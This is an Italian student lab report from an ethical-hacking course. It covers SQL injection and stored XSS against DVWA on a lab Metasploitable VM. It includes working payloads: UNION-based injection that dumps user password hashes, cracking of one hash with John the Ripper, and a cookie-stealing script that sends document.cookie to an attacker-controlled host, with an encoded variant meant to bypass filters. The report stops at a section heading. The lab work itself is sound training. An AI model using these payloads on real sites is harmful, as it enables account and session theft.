GIORNO 1

Cyber Security & Ethical Hacking - Build Week 2

OBIETTIVO

L’obiettivo dell’esercizio è sfruttare la vulnerabilità SQL injection (SQLi) presente nella Web Application Damn Vulnerable Web Application (DVWA), impostata al livello di difficoltà LOW, per recuperare la password associata all’utente Pablo Picasso. Successivamente, si procederà a decifrare la password qualora fosse memorizzata in forma criptata

Passaggi operativi

Requisiti laboratorio:
-Lvl difficolta DVWA: low
-IP Kali: 192.168.13.100
-IP Metasploitable: 192.168.13.150

- PREPARAZIONE DELL’AMBIENTE DI LAVORO
- IDENTIFCAZIONE DELLA VULNERABILITÁ
- ESECUZIONE DELL’ ATTACCO SQL INJECTION
- RECUPERO PASSWORD IN CHIARO
- RISULTATI
- CONSIDERAZIONI

PREPARAZIONE DELL’AMBIENTE DI LAVORO

PREPARAZIONE DELL'AMBIENTE DI LAVORO

Configurare la rete virtuale assicurandosi che la macchina attaccante (Kali Linux) e quella vittima (Metasploitable) siano connesse sulla stessa rete (192.168.13.0/24).
Accedere a DVWA dalla macchina attaccante tramite browser, usando l'URL: http://192.168.13.150/dvwa.
Effettuare il login su DVWA con le credenziali predefinite:
Username: admin
Password: password.
Impostare il livello di difficoltà su LOW.



kali@kali: ~
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
RX packets 45 bytes 3123 (3.0 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 17 bytes 2404 (2.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 8 bytes 480 (480.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 8 bytes 480 (480.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(kali㉿kali)-[~]
└─$ ping 192.168.13.150
PING 192.168.13.150 (192.168.13.150) 56(84) bytes of data.
64 bytes from 192.168.13.150: icmp_seq=1 ttl=64 time=3.35 ms
64 bytes from 192.168.13.150: icmp_seq=2 ttl=64 time=2.11 ms
64 bytes from 192.168.13.150: icmp_seq=3 ttl=64 time=1.39 ms
64 bytes from 192.168.13.150: icmp_seq=4 ttl=64 time=1.59 ms
^C
— 192.168.13.150 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3054ms
rtt min/avg/max/mdev = 1.393/2.115/3.353/0.763 ms
metasploitable 2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:0a:ee:49
inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe0a:ee49/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:86 errors:0 dropped:0 overruns:0 frame:0
TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:7564 (7.3 KB) TX bytes:4170 (4.0 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:106 errors:0 dropped:0 overruns:0 frame:0
TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:20757 (20.2 KB) TX bytes:20757 (20.2 KB)
msfadmin@metasploitable:~$
CTRL (DESTRA)

IDENTIFICAZIONE DELLA VULNERABILITÁ

IDENTIFICAZIONE DELLA VULNERABILITÁ

La fase di identificazione della vulnerabilità è essenziale per capire se un'applicazione web è suscettibile ad un attacco SQL injection. Ecco come funziona nel dettaglio:
Navigare alla sezione SQL Injection di DVWA.
Nel campo di input della pagina vulnerabile (ad esempio, un form per cercare utenti), inseriamo una stringa progettata per manipolare la query SQL sottostante. Un esempio classico è:
1' OR '1'='1

IDENTIFICAZIONE DELLA VULNERABILITÁ



Dopo aver inviato il valore nel campo vulnerabile:

• Se l'applicazione restituisce più informazioni del previsto (ad esempio, tutti i dati degli utenti invece di un singolo utente), è confermato che il campo è vulnerabile a SQL injection.

• Se la query non viene elaborata correttamente (ad esempio, mostra un errore SQL), il sistema è vulnerabile ma ha un comportamento diverso, che può comunque essere sfruttato.


La fase di identificazione della vulnerabilità ci permette di:

• Confermare che il campo è suscettibile a SQL injection.

• Comprendere la struttura della query SQL sottostante, essenziale per costruire iniezioni più complesse.

ESECUZIONE DELL’ATTACCO SQL INJECTION

SQL INJECTION



Un attacco SQL Injection è una tecnica utilizzata dagli attaccanti per manipolare le query SQL inviate a un database tramite un'applicazione web vulnerabile. Questo attacco sfrutta l'assenza di validazione nell'input dell'utente per inserire codice SQL malevolo, alterando il comportamento della query originale.

Ad esempio, in una query che cerca un utente per ID, un attaccante può iniettare un codice come `' OR '1'='1`, forzando la query a restituire tutti i record. Gli scopi possono includere il furto di dati, come credenziali o informazioni personali, la modifica di dati, la cancellazione di tabelle o persino l'esecuzione di comandi amministrativi.

Questo tipo di attacco è possibile quando l'applicazione non utilizza misure di sicurezza come prepared statements, parametri bindati o una corretta validazione e sanificazione dell'input. SQL Injection è una delle vulnerabilità più pericolose e frequenti in ambito web, classificata tra le prime nel report OWASP Top 10.


ESECUZIONE DELL’ATTACCO SQL INJECTION

Questo passaggio consiste nell'uso di un'iniezione SQL più avanzata per estrarre dati sensibili dal database, come username e password degli utenti, incluso quello di Pablo Picasso. Analizziamolo nel dettaglio.

' UNION SELECT null, password FROM users--

E’ un esempio di attacco SQL injection progettato per estrarre informazioni sensibili dal database.

Analizzare la risposta della web application per identificare i dati degli utenti registrati, incluso Pablo Picasso e la sua password criptata.



192.168.13.150/dvwa/vulnerabilities/sqli/?id=1'+UNION
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT user, password FROM users--
First name: admin
Surname: admin
ID: 1' UNION SELECT user, password FROM users--
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 1' UNION SELECT user, password FROM users--
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT user, password FROM users--
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT user, password FROM users--
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 1' UNION SELECT user, password FROM users--
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

RECUPERO DELLA PASSWORD IN CHIARO

JOHN THE RIPPER

John the Ripper è uno strumento open-source progettato per il cracking delle password.
È ampiamente utilizzato dagli esperti di sicurezza informatica per testare la robustezza delle password in ambienti controllati. Funziona confrontando hash di password con un dizionario di parole (wordlist) o generando combinazioni tramite attacchi brute-force.
Supporta molti algoritmi di hashing, tra cui MD5, SHA1, bcrypt e altri, ed è compatibile con diversi sistemi operativi come Linux, macOS e Windows. John è personalizzabile e può essere ottimizzato per utilizzare la GPU o configurato per attacchi avanzati, come regole personalizzate per generare varianti di password.
Un tipico utilizzo consiste nel fornire un file contenente gli hash delle password e una wordlist (es. rockyou.txt). John analizza ogni parola, la trasforma in hash e la confronta con quelli forniti, rivelando la password in chiaro se trova una corrispondenza.
John è uno strumento essenziale per l'ethical hacking, ma il suo uso improprio può avere implicazioni legali ed etiche

RECUPERO DELLA PASSWORD IN CHIARO



In questa fase, dopo aver ottenuto le password (o hash delle password) tramite SQL injection, dobbiamo decifrare gli hash per ottenere le password in chiaro. Questo processo si chiama hash cracking.

COS'È UN HASH?

Un hash è una rappresentazione criptata di una password. È generato da un algoritmo di hashing (es. MD5, SHA1, bcrypt) e serve per memorizzare le password in modo sicuro. Gli hash sono progettati per essere unidirezionali, cioè non possono essere "decrittati" direttamente, ma devono essere "craccati" confrontandoli con un dizionario di parole o provando tutte le possibili combinazioni (attacco brute force).

RECUPERO DELLA PASSWORD IN CHIARO

Visto che la password è hashata (es. in formato MD5 o SHA1), utilizzare uno strumento di cracking come John the Ripper .
Salviamo l’hash in un file di nome “pablo.txt”
Eseguiremo il cracking con il comando:
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

Una volta completato il cracking, visualizza la password in chiaro con:
john --show --format=raw-md5 /home/kali/Desktop/pablo.txt


kali@kali: ~/Desktop
File Actions Edit View Help
┌──(kali㉿kali)-[~/Desktop]
└─$ john --show --format=raw-md5 /home/kali/Desktop/pablo.txt
?:letmein
1 password hash cracked, 0 left
┌──(kali㉿kali)-[~/Desktop]
└─$

RISULTATI

Dati estratti tramite SQL Injection:

Username:	Pablo Picasso
Password hash:	0d107d09f5bbe40cade3de5c71e9e9b7
Password in chiaro:	letmein

CONSIDERAZIONI

L'esercizio di sfruttamento della vulnerabilità SQL Injection su DVWA ha evidenziato l'importanza di comprendere e testare le debolezze comuni nelle applicazioni web. Il livello di difficoltà LOW di DVWA ha permesso di eseguire l'attacco senza protezioni avanzate, rendendo evidente come l'assenza di validazione dell'input possa esporre il database a manipolazioni pericolose.

Abbiamo utilizzato un'iniezione SQL per estrarre username e password hashate dalla tabella users. Successivamente, il recupero delle password in chiaro tramite John the Ripper ha dimostrato la vulnerabilità di algoritmi deboli come MD5 e l'importanza di utilizzare tecniche di hashing sicure (es. bcrypt).

GIORNO 2

Cyber Security & Ethical Hacking - Build Week 2

OBIETTIVO

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.

Passaggi operativi

Requisiti laboratorio:

-Lvl difficolta DVWA: low

-IP Kali: 192.168.13.100

-IP Metasploitable: 192.168.13.150

- PREPARAZIONE DELL’AMBIENTE DI LAVORO
- L’ATTACCO XSS PERSISTENTE
- VERIFICA CHE LO SCRIPT SIA STATO MEMORIZZATO
- IL FURTO DEL COOKIE
- DUMP DEL TRAFFICO HTTP

PREPARAZIONE DELL’AMBIENTE DI LAVORO

PREPARAZIONE DELL’AMBIENTE DI LAVORO

Per prima cosa, impostiamo gli indirizzi IP statici delle due macchine. Utilizziamo il comando sudo nano /etc/network/interfaces per modificare manualmente la configurazione di rete.IP di Kali (macchina attaccante): 192.168.104.100/24
IP di Metasploitable (macchina vittima): 192.168.104.150/24
Dopo aver impostato gli indirizzi IP statici su Metasploitable e su Kali, accediamo alla DVWA da Kali digitando nella barra degli url del browser l’indirizzo IP di Metasploitable.
Effettua l’accesso con le credenziali admin, password.
Nel menù a sinistra, accedi alla sezione DVWA Security e imposta il livello di sicurezza su “low”.


GNU nano 2.0.7 File: /etc/network/interfaces
This file describes the network interfaces available on your system
and how to activate them. For more information, see interfaces(5).
The loopback network interface
auto lo
iface lo inet loopback
The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
gateway 192.168.104.1
[Read 13 lines]
^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

L’ATTACCO XSS PERSISTENTE

L’ATTACCO XSS PERSISTENTE

Metasploitable ha una sezione in cui è possibile inserire un nome e un messaggio, simile alla sezione di un forum.
Questa sezione è vulnerabile all’attacco XSS Persistente in quanto **non viene sanitizzato l’input** dell’utente che lascia il commento.
Nell’attacco XSS Persistente, infatti, l’attaccante può inserire uno **script malevolo all’interno del campo di testo** e questo verrà **salvato nel database** del server (in questo caso nel database di Metasploitable).
Da questo momento in poi, tutti gli utenti che visualizzano la pagina incriminata, subiranno l’effetto dello script, che verrà eseguito nel momento in cui viene caricata la pagina.

L’ATTACCO XSS PERSISTENTE

La sezione vulnerabile a questo tipo di attacco è la sezione XSS Stored che trovi nel menù laterale a sinistra.

Nel campo nome, puoi inserire un nome qualsiasi. Noi abbiamo inserito il nome XSS2, ma in un caso realistico questo campo mostrerebbe il nickname o il nome dell’utente (es. su un forum o la sezione commenti di un blog).

Nel campo messaggio, invece, inseriamo lo script malevolo, che sarà questo:
<script>fetch("http://192.168.104.100:4444/?cookie="+ document.cookie);</script>

L’ATTACCO XSS PERSISTENTE


Nell’inserire lo script, però, possiamo notare che l’input nel campo di testo accetta massimo 50 caratteri e non possiamo inserire lo script completo.

Per inserire lo script completo e bypassare il limite di 50 caratteri, abbiamo due modi:

1. Modificare il codice html della pagina e modificare il limite massimo dei caratteri accettati in input (scenario in cui l’attaccante modifica la pagina per inviare direttamente lo script malevolo)
2. Usiamo burpsuit e intercettiamo la richiesta di inserimento del dato (scenario in cui l’attaccante intercetta il traffico della vittima e ne altera l’input)

SCENARIO 1

l’attaccante modifica questa porzione di codice e inserisce lo script malevolo direttamente nel campo di testo:



SCENARIO 2

una volta intercettata la richiesta HTTP, modifichiamo la parte della richiesta legata al contenuto del campo di testo messaggio e inseriamo:

txtName=XSS2&mtxMessage=%3Cscript%3Efetch%28%22http%3A%2F%2F192.168.104.100%3A4444%2F%3Fcookie%3D%22%2Bdocument.cookie%29%3B%3C%2Fscript%3E&btnSign=Sign+Guestbook

Request

Pretty Raw Hex

```
1  POST /dvwa/vulnerabilities/xss_s/ HTTP/1.1
2  Host: 192.168.104.150
3  Content-Length: 186
4  Cache-Control: max-age=0
5  Accept-Language: en-US,en;q=0.9
6  Origin: http://192.168.104.150
7  Content-Type: application/x-www-form-urlencoded
8  Upgrade-Insecure-Requests: 1
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.104.150/dvwa/vulnerabilities/xss_s/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=2e0618b920147295239c463436e4d243
14 Connection: keep-alive
15
16 txtName=XSS5&mtxMessage=%3Cimg+src%3D%22nonexistent.jpg%22+onerror%3D%22fetch%28%27http%3A%2F%2F192.168.104.100%3A4444%2F%3Fcookie%3D%27%2Bdocument.cookie%29%22%3E&btnSign=Sign+Guestbook
```

L’ATTACCO XSS PERSISTENTE

Lo script malevolo, come si può notare, non è stato inserito così com’è, ma lo abbiamo codificato tramite un URL Encoder.

Nelle richieste HTTP, i contenuti di un campo di testo o altri dati utente vengono codificati con **URL encoding** (o percent-encoding) per garantire che i dati siano trasmessi preservando l’input originale (e quindi l’integrità dei dati) e che siano correttamente interpretabili dal server, evitando ambiguità e interpretazioni non corrette da parte del server.


L’ATTACCO XSS PERSISTENTE

In altre parole, utilizziamo l’URL encoding per avere la certezza che lo script malevolo venga memorizzato nel database così per come l’abbiamo scritto, assicurandoci che questo avrà effetto.

Non solo: utilizzando l’encoding, andiamo a **bypassare il livello di sicurezza medio** della DVWA, dove viene sanitizzato parzialmente l’input dell’utente (ad esempio, sono vietati alcuni caratteri speciali o porzioni di codice come <script>, rendendo inefficace lo script).

Ecco cosa succede se non utilizziamo l’URL encoding con il livello di sicurezza impostato su medio:

INSERIMENTO SCRIPT SENZA URL ENCODING
LIVELLO MEDIO DI SICUREZZA



VERIFICA CHE LO SCRIPT SIA STATO MEMORIZZATO

VERIFICA CHE LO SCRIPT SIA STATO MEMORIZZATO

